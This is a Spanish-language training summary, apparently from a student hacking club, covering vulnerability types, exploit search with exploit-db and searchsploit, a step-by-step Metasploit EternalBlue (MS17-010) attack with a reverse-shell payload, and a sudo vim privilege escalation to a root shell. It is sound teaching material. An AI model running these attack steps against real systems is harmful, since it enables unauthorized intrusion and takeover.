

## Resumen Semana 9

### El reto de esta semana consiste en conseguir la flag que habrá en el archivo comprimido que se enviará por Discord y enviársela al bot

Vamos a hacer una sesión rapidita de Vulnerabilidades, Exploits, Metasploit y una pequeña introducción al Privilege Escalation.

### **Vulnerabilidades**

Las vulnerabilidades son fallos o debilidades en un sistema que permiten comprometerlo. Estas pueden deberse a código mal desarrollado, pero el mayor factor vulnerable suele ser siempre el humano. Algunos ejemplos son:

- **Credenciales por defecto**
  - Os sorprendería la cantidad de empresas que configuran sus aplicaciones web y sus firewalls, para luego dejar las credenciales por defecto en el panel de administrador o en el default gateway
- **Command Injection**
  - Ciertas aplicaciones piden una entrada al usuario y ejecutan programas en el propio servidor para darnos alguna información. Si la entrada no se valida suficientemente bien, se pueden ejecutar comandos en el sistema objetivo
- **Componentes desactualizados**
  - En el momento en el que exista algún componente desactualizado en el software de un sistema, lo más probable es que se pueda abusar de alguna vulnerabilidad
- **Information Exposure**
  - Si un atacante intenta acceder a la cuenta de Facebook del usuario “aaaa”, quizá reciba el error: “La cuenta de usuario introducida no existe”. Si intenta acceder a la de “markz” y el error es “La contraseña introducida es incorrecta”, la aplicación nos acaba de decir que esta cuenta si existe, y la anterior no
- ...

Las vulnerabilidades se identifican mediante *Common Vulnerabilities and Exposure* (CVE). Por ejemplo, **CVE-2021-20837** es un identificador de una vulnerabilidad encontrada este año.


### **Exploits**

Los exploits, por otro lado, son los comandos/código/programa o cualquier cosa que sea capaz de aprovecharse de la vulnerabilidad. Se hacen públicos y hay muchísimos.

Como no hace falta reinventar la rueda, si estamos trabajando con una máquina y nos damos cuenta de que tiene una versión muy antigua y vulnerable, podemos usar un exploit ya creado para vulnerarla.

## Cómo buscar exploits

En **Google**. La primera aproximación SIEMPRE es buscar en la web. En este caso basta con buscar un software y una versión junto a la palabra “exploit”, y tendremos muchos recursos a nuestra disposición.



[Exploit Database](#) – o exploit-db, un recurso indispensable lleno de exploits con sus respectivos CVEs y muchas veces una buena descripción explicando lo que hace cada exploit, alguna prueba de concepto y demás información relevante.

A screenshot of the Exploit Database website. The header shows the "EXPLOIT DATABASE" logo. Below the header, there are filters for "Verified" and "Has App". A "Show" dropdown menu is set to "15". The main content is a table of exploits with columns for "Date", "D", "A", "V", and "Title".

Date	D	A	V	Title
2021-11-12	↓		×	Mumara Classic 2.93 - 'license' SQL Injection (Unauthenticated)
2021-11-12	↓		×	Windows MultiPoint Server 2011 SP1 - RpcEptMapper and Dnschade Local Privilege Escalation
2021-11-12	↓	📺	×	Xlight FTP 3.9.3.1 - Buffer Overflow (PoC)
2021-11-12	↓	📺	×	WordPress Plugin AccessPress Social Icons 1.8.2 - 'icon title' Stored Cross-Site Scripting (XSS)
2021-11-12	↓	📺	×	WordPress Plugin WP Symposium Pro 2021.10 - 'wps_admin_forum_add_name' Stored Cross-Site Scripting (XSS)
2021-11-11	↓		×	FormaLMS 2.4.4 - Authentication Bypass

**searchsploit** – una herramienta preinstalada en Kali que nos permite buscar exploits ya instalados en nuestro sistema.

```
root@kali:~# searchsploit wordpress mail list

-----
Exploit Title | Path
| (/usr/share/exploitdb/)
-----
WordPress Plugin Mailing List - Arbitrary File Download | exploits/php/webapps/18276.txt
WordPress Plugin Mailing List 1.3.2 - Remote File Inclusion | exploits/php/webapps/17866.txt
WordPress Plugin WP-phpList 2.10.2 - 'unsubscribeemail' Cross-Site Scripting | exploits/php/webapps/33365.txt
-----
Shellcodes: No Result
root@kali:~#
root@kali:~# searchsploit wordpress mail list | grep "Mailing List 1.3.2"
root@kali:~#
root@kali:~# searchsploit wordpress mail list --colour | grep "Mailing List 1.3.2"
WordPress Plugin Mailing List 1.3.2 - Remote File Inclusion | exploits/php/webapps/17866.txt
root@kali:~#
```

Se busca por palabras clave, y una vez encontrado el exploit que queremos, podemos utilizar la flag “-p” para que nos muestre la ruta completa donde tenemos almacenada dicho exploit.

## Metasploit

Ahora vamos a hablar un poco del framework de Metasploit. Metasploit es una herramienta enorme que nos hace la vida muy fácil si sabemos usarla bien. Vamos a echarle un vistazo.

Para abrir Metasploit, usaremos el comando “**msfconsole**”. Los comandos que más vamos a usar dentro del framework son:

- help - muestra ayuda
- search - permite buscar módulos (exploits y más cosas)
- use - nos permite escoger un módulo
- options - muestra la configuración del exploit (importante ya que siempre hay que cambiar cosas)
- set - permite configurar las opciones de "options"
  - ex: set RHOSTS 10.11.1.119
- check - hace una comprobación con las opciones actuales y nos dice si la máquina es vulnerable (muchos módulos no tienen check)
- run/exploit - ejecuta el exploit con las opciones actuales

```
[*] Starting the Metasploit Framework console.../

((-- -- -- -- --))
  ( ) 0 0 ( )
    \_/_/
      o_o \ M S F /
           ||| WW |||
           |||   |||

= [ metasploit v4.11.0-dev [core:4.11.0.pre.dev api:1.0.0] ]
+ -- --=[ 1390 exploits - 789 auxiliary - 226 post ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Si quisiésemos comprometer una máquina con la vulnerabilidad de EternalBlue, MS17-010, o CVE-2017-0144 usando Metasploit, lo haríamos de la siguiente manera:

Al abrir el framework, usamos el comando “search EternalBlue” para buscar EternalBlue

```
msf6 > search EternalBlue

Matching Modules
=====

#  Name                               Disclosure Date Rank Check Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14 normal No  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       normal No  MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes  SMB DOUBLEPULSAR Remote Code Execution
```

Por lo que se puede observar, el resultado número 0 es el que queríamos, así que usamos el comando “use 0”

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Ahora que hemos seleccionado este exploit, habrá que configurarlo. Vamos a mirar las opciones con el comando “options”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting Required Description
-----
RHOSTS    yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445           The target port (TCP)
SMBDomain no            (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no            (Optional) The password for the specified username
SMBUser   no            (Optional) The username to authenticate as
VERIFY_ARCH true          yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true          yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting Required Description
-----
EXITFUNC  thread         yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15      yes The listen address (an interface may be specified)
LPORT     4444           yes The listen port

Exploit target:

Id Name
--
0 Automatic Target
```

Se puede configurar de todo, pero asumiendo que la mayoría de cosas ya están bien configuradas, solo tocaremos lo que corresponde con nuestra IP y la IP de la máquina objetivo. En este caso hay que cambiar LHOST (que es el host local, nosotros) y RHOST (que es el host remoto, la máquina objetivo).

Usaremos los comandos “set LHOST 10.0...” (rellenando con nuestra IP dentro de la red) y “set RHOSTS 10.0...” (haciendo lo mismo pero con la IP objetivo).

Una vez configurado esto, podremos usar el comando “run” o “exploit”.

## Privilege Escalation


Vamos a hablar MUY brevemente sobre este tema.

Una vez comprometemos la máquina objetivo, es posible que tengamos una cuenta de usuario corriente. Esto es malo, porque no tenemos privilegios 😞

Así que hay que buscar una forma de alcanzar mayores privilegios dentro del sistema, y esto es lo que se llama Privilege Escalation.

Como es un tema gigantesco, solo voy a enseñar un ejemplo para que se entienda. En este caso, hemos comprometido una máquina Linux, y somos el usuario “mitch”. Este usuario no tiene privilegios como para modificar ciertas partes del sistema, o acceder a contraseñas... Sin embargo, es posible que una mala configuración nos otorgue estos privilegios.

Si utilizamos el comando “sudo -l” en Linux, obtendremos un listado de comandos que puede ejecutar nuestro usuario con “sudo” o como administrador.



```
$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
```

En esta máquina parece ser que nos han dejado usar el **vim** como administradores (grave error).

Basándonos en la página [GTFOBins](#) (un recurso indispensable para PrivEsc), veremos que podemos ejecutar el comando “**sudo vim -c ‘!/bin/sh’**”, y automáticamente habremos obtenido una root Shell.

Por ahora eso es todo, cualquier duda no dudéis en preguntar a cualquier compañero o a Llamas y Merk!

Hasta la semana que viene!